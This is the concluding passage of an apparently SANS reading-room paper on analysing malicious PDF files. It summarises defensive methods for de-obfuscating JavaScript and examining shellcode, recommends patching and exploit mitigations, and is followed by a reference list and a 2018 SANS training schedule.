The attack vectors may come from various angles such as network services, application services, as well as social engineering attacks. The attacks used to only target network services for remote exploitation. However, the trend has shifted to attacks on applications or client applications itself. Due to this, there is a need for the ability to analyze malicious PDF files as it is needed in detecting any form of PDF attacks.

Analysis on malicious PDF files requires an analyst to understand the structure of PDF syntax as well as the JavaScript language. Obfuscation techniques such as JavaScript obfuscation and PDF syntax obfuscation are some of the challenges when analyzing malicious PDF file. JavaScript obfuscation can be analyzed by using a patched version of SpiderMonkey. A patched SpiderMonkey is capable to emulate, execute, and log the result from an obfuscated JavaScript into log files. While PDF syntax obfuscation can be tricky, understanding how PDF syntax works will help when dealing with this type of obfuscation.

Shellcode analysis can be conducted by using libemu's sctest. Sctest is capable in emulating about 30 plus shellcode variants. Manual debugging is required for the shellcode analysis if sctest is unable to emulate the shellcode. Immunity Debugger can be used to conduct the manual shellcode analysis. Manual analysis will require an analyst to convert the shellcode into a binary file. A tool from Sandsprite can be used to convert the ascii shellcode into an executable file. The executable file will then be attached or opened inside the Immunity Debugger for further analysis. Going through the assembly code of the shellcode will require an analyst to understand the assembly language as well as the Windows API function.

This article focuses on adobe reader; however, keep in mind that the attacks can also occur on other high profile applications. Applications used on a daily basis like browsers, music or video players, and file readers will be the favorite targets of

mahmud ab rahman, mahmud@cybersecurity.my

attackers. Therefore, users must make sure that all of the software installed in their system is patched with the latest update. Enabling the exploitation prevention features such as ASLR, DEP, NX or any exploitation prevention is highly recommended to reduce the success rate of exploitation.

The merge of a complex system such as JavaScript engine with applications like PDF reader enables exploitation processes to become more reliable. This is because features such as the JavaScript language embedded in PDF reader can be misused to obtain a more stable exploitation process. To get reliable exploitation, attackers commonly use heap spray technique relying on JavaScript. Detecting heap spray behaviors is difficult; analyzing the malicious code is required to figure out the heap allocation inside the process.

From this article, it is hoped that the public at large is aware about this current threat and analysts will produce analysis tools for analyzing malicious PDF files.

mahmud ab rahman, mahmud@cybersecurity.my

9.0   Reference

Adobe System Incorporated (2006). PDF Reference Sixth Edition. Retrieved Mar 10, 2010 from Adobe Web Site: http://www.adobe.com/devnet/acrobat/pdfs/pdf_reference_1-7.pdf

Aleph1 (1996). Smashing The Stack For Fun And Profit. Phrack Magazine 47th Edition. Retrieved Mar 10, 2010 from Phrack WebSite: http://www.phrack.com/issues.html?issue=49&id=14#article

Adobe (2009). Security Advisory for Adobe Reader and Acrobat. Retrieved Mar 10, 2010 from Adobe WebSite: http://www.adobe.com/support/security/advisories/apsa09-07.html

Damian (2008). Adobe Reader Javascript Printf Buffer Overflow. Retrieved March 10, 2010, from CoreSecurity Web site: http://www.coresecurity.com/content/adobe-reader-buffer-overflow

Elazar (2008). Adobe Reader util.printf() JavaScript Function Stack Overflow Exploit. Retrieved March 10, 2010, from Milw0rm Website: http://milw0rm.com/sploits/2008-APSB08-19.pdf

CoreSecurity Technologies (2008). Adobe Reader Javascript Printf Buffer Overflow. Retrieved March 10, 2010 from CoreSecurity Web site: http://www.coresecurity.com/content/adobe-reader-buffer-overflow

Marco.C, Crishtoper.K and Giovanni.V (2010). Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code. ACM 978-1-60558-799-8/10/04. Retrieved March 10, 2010 from Chishtoper Kruegel Website: http://www.cs.ucsb.edu/~chris/research/doc/www10_jsand.pdf

Paul.B And Markus.K (2009). Libemu-x86 shellcode detection and emulation. Retrieved March 10, 2010, from libemu Website: http://libemu.carnivore.it/index.html

SANS (2009). PDF malware analysis. Retrieved March 10, 2010 from SANS Website: http://blogs.sans.org/computer-forensics/2009/12/14/pdf-malware-analysis/

Sandsprite (2010). Shellcode 2 EXE. . Retrieved March 10, 2010, from Sandsprite website: http://sandsprite.com/shellcode_2_exe.php

SkyLined (2004). Hacking/Heap Spray. Retrieved March 10, 2010, from SkyLined website. http://skypher.com/wiki/index.php/Hacking/Heap_spraying

mahmud ab rahman, mahmud@cybersecurity.my

SecurityFocus(2009). Adobe Reader and Acrobat 'newplayer()' JavaScript Method Remote Code Execution Vulnerability. Retrieved March 10, 2010 from SecurityFocus Web site: http://www.securityfocus.com/bid/37331

ShadowServer(2009). When PDFs Attack - Acrobat [Reader] 0-Day On the Loose. Retrieved March 10, 2010 from ShadowServer website:http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20090219

The Register (2010). Poisoned PDF pill used to attack US military contractor. Retrieved May 16,2010 from The Register Website: http://www.theregister.co.uk/2010/01/18/booby_trapped_pdf_cyber_espionage/

VirusTotal (2010). LEGAL NOTICE - PRIVACY POLICY. Retrieved May 16,2010 from VirusTotal Website: http://www.virustotal.com/privacy.html

Zerodayinitiative (2008), Adobe Acrobat PDF Javascript printf Stack Overflow Vulnerability. Retrieved March 10, 2010, from Zero Day Initiative (ZDI) Website:http://www.zerodayinitiative.com/advisories/ZDI-08-072/

Zerodayinitiative (2009), Adobe Acrobat getIcon() Stack Overflow Vulnerability. Retrieved March 10, 2010, from Zero Day Initiative (ZDI) Website:http://www.zerodayinitiative.com/advisories/ZDI-09-014/

mahmud ab rahman, mahmud@cybersecurity.my

Upcoming SANS Training
Click Here for a full list of all Upcoming SANS Events by Location

SANS Atlanta 2018	**Atlanta, GAUS**	**May 29, 2018 - Jun 03, 2018**	**Live Event**
SEC487: Open-Source Intel Beta Two	**Denver, COUS**	**Jun 04, 2018 - Jun 09, 2018**	**Live Event**
SANS Rocky Mountain 2018	**Denver, COUS**	**Jun 04, 2018 - Jun 09, 2018**	**Live Event**
SANS London June 2018	**London, GB**	**Jun 04, 2018 - Jun 12, 2018**	**Live Event**
DFIR Summit & Training 2018	**Austin, TXUS**	**Jun 07, 2018 - Jun 14, 2018**	**Live Event**
Cloud INsecurity Summit - Washington DC	**Crystal City, VAUS**	**Jun 08, 2018 - Jun 08, 2018**	**Live Event**
Cloud INsecurity Summit - Austin	**Austin, TXUS**	**Jun 11, 2018 - Jun 11, 2018**	**Live Event**
SANS Milan June 2018	**Milan, IT**	**Jun 11, 2018 - Jun 16, 2018**	**Live Event**
SANS Cyber Defence Japan 2018	**Tokyo, JP**	**Jun 18, 2018 - Jun 30, 2018**	**Live Event**
SANS Oslo June 2018	**Oslo, NO**	**Jun 18, 2018 - Jun 23, 2018**	**Live Event**
SANS Philippines 2018	**Manila, PH**	**Jun 18, 2018 - Jun 23, 2018**	**Live Event**
SANS ICS Europe Summit and Training 2018	**Munich, DE**	**Jun 18, 2018 - Jun 23, 2018**	**Live Event**
SANS Crystal City 2018	**Arlington, VAUS**	**Jun 18, 2018 - Jun 23, 2018**	**Live Event**
SANS Minneapolis 2018	**Minneapolis, MNUS**	**Jun 25, 2018 - Jun 30, 2018**	**Live Event**
SANS Cyber Defence Canberra 2018	**Canberra, AU**	**Jun 25, 2018 - Jul 07, 2018**	**Live Event**
SANS Paris June 2018	**Paris, FR**	**Jun 25, 2018 - Jun 30, 2018**	**Live Event**
SANS Vancouver 2018	**Vancouver, BCCA**	**Jun 25, 2018 - Jun 30, 2018**	**Live Event**
SANS London July 2018	**London, GB**	**Jul 02, 2018 - Jul 07, 2018**	**Live Event**
SANS Cyber Defence Singapore 2018	**Singapore, SG**	**Jul 09, 2018 - Jul 14, 2018**	**Live Event**
SANS Charlotte 2018	**Charlotte, NCUS**	**Jul 09, 2018 - Jul 14, 2018**	**Live Event**
SANSFIRE 2018	**Washington, DCUS**	**Jul 14, 2018 - Jul 21, 2018**	**Live Event**
SANS Malaysia 2018	**Kuala Lumpur, MY**	**Jul 16, 2018 - Jul 21, 2018**	**Live Event**
SANS Pen Test Berlin 2018	**Berlin, DE**	**Jul 23, 2018 - Jul 28, 2018**	**Live Event**
SANS Cyber Defence Bangalore 2018	**Bangalore, IN**	**Jul 23, 2018 - Jul 28, 2018**	**Live Event**
SANS Riyadh July 2018	**Riyadh, SA**	**Jul 28, 2018 - Aug 02, 2018**	**Live Event**
Security Operations Summit & Training 2018	**New Orleans, LAUS**	**Jul 30, 2018 - Aug 06, 2018**	**Live Event**
SANS Pittsburgh 2018	**Pittsburgh, PAUS**	**Jul 30, 2018 - Aug 04, 2018**	**Live Event**
SANS August Sydney 2018	**Sydney, AU**	**Aug 06, 2018 - Aug 25, 2018**	**Live Event**
SANS San Antonio 2018	**San Antonio, TXUS**	**Aug 06, 2018 - Aug 11, 2018**	**Live Event**
SANS Boston Summer 2018	**Boston, MAUS**	**Aug 06, 2018 - Aug 11, 2018**	**Live Event**
SANS Hyderabad 2018	**Hyderabad, IN**	**Aug 06, 2018 - Aug 11, 2018**	**Live Event**
Security Awareness Summit & Training 2018	**Charleston, SCUS**	**Aug 06, 2018 - Aug 15, 2018**	**Live Event**
SANS Amsterdam May 2018	**OnlineNL**	**May 28, 2018 - Jun 02, 2018**	**Live Event**
SANS OnDemand	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**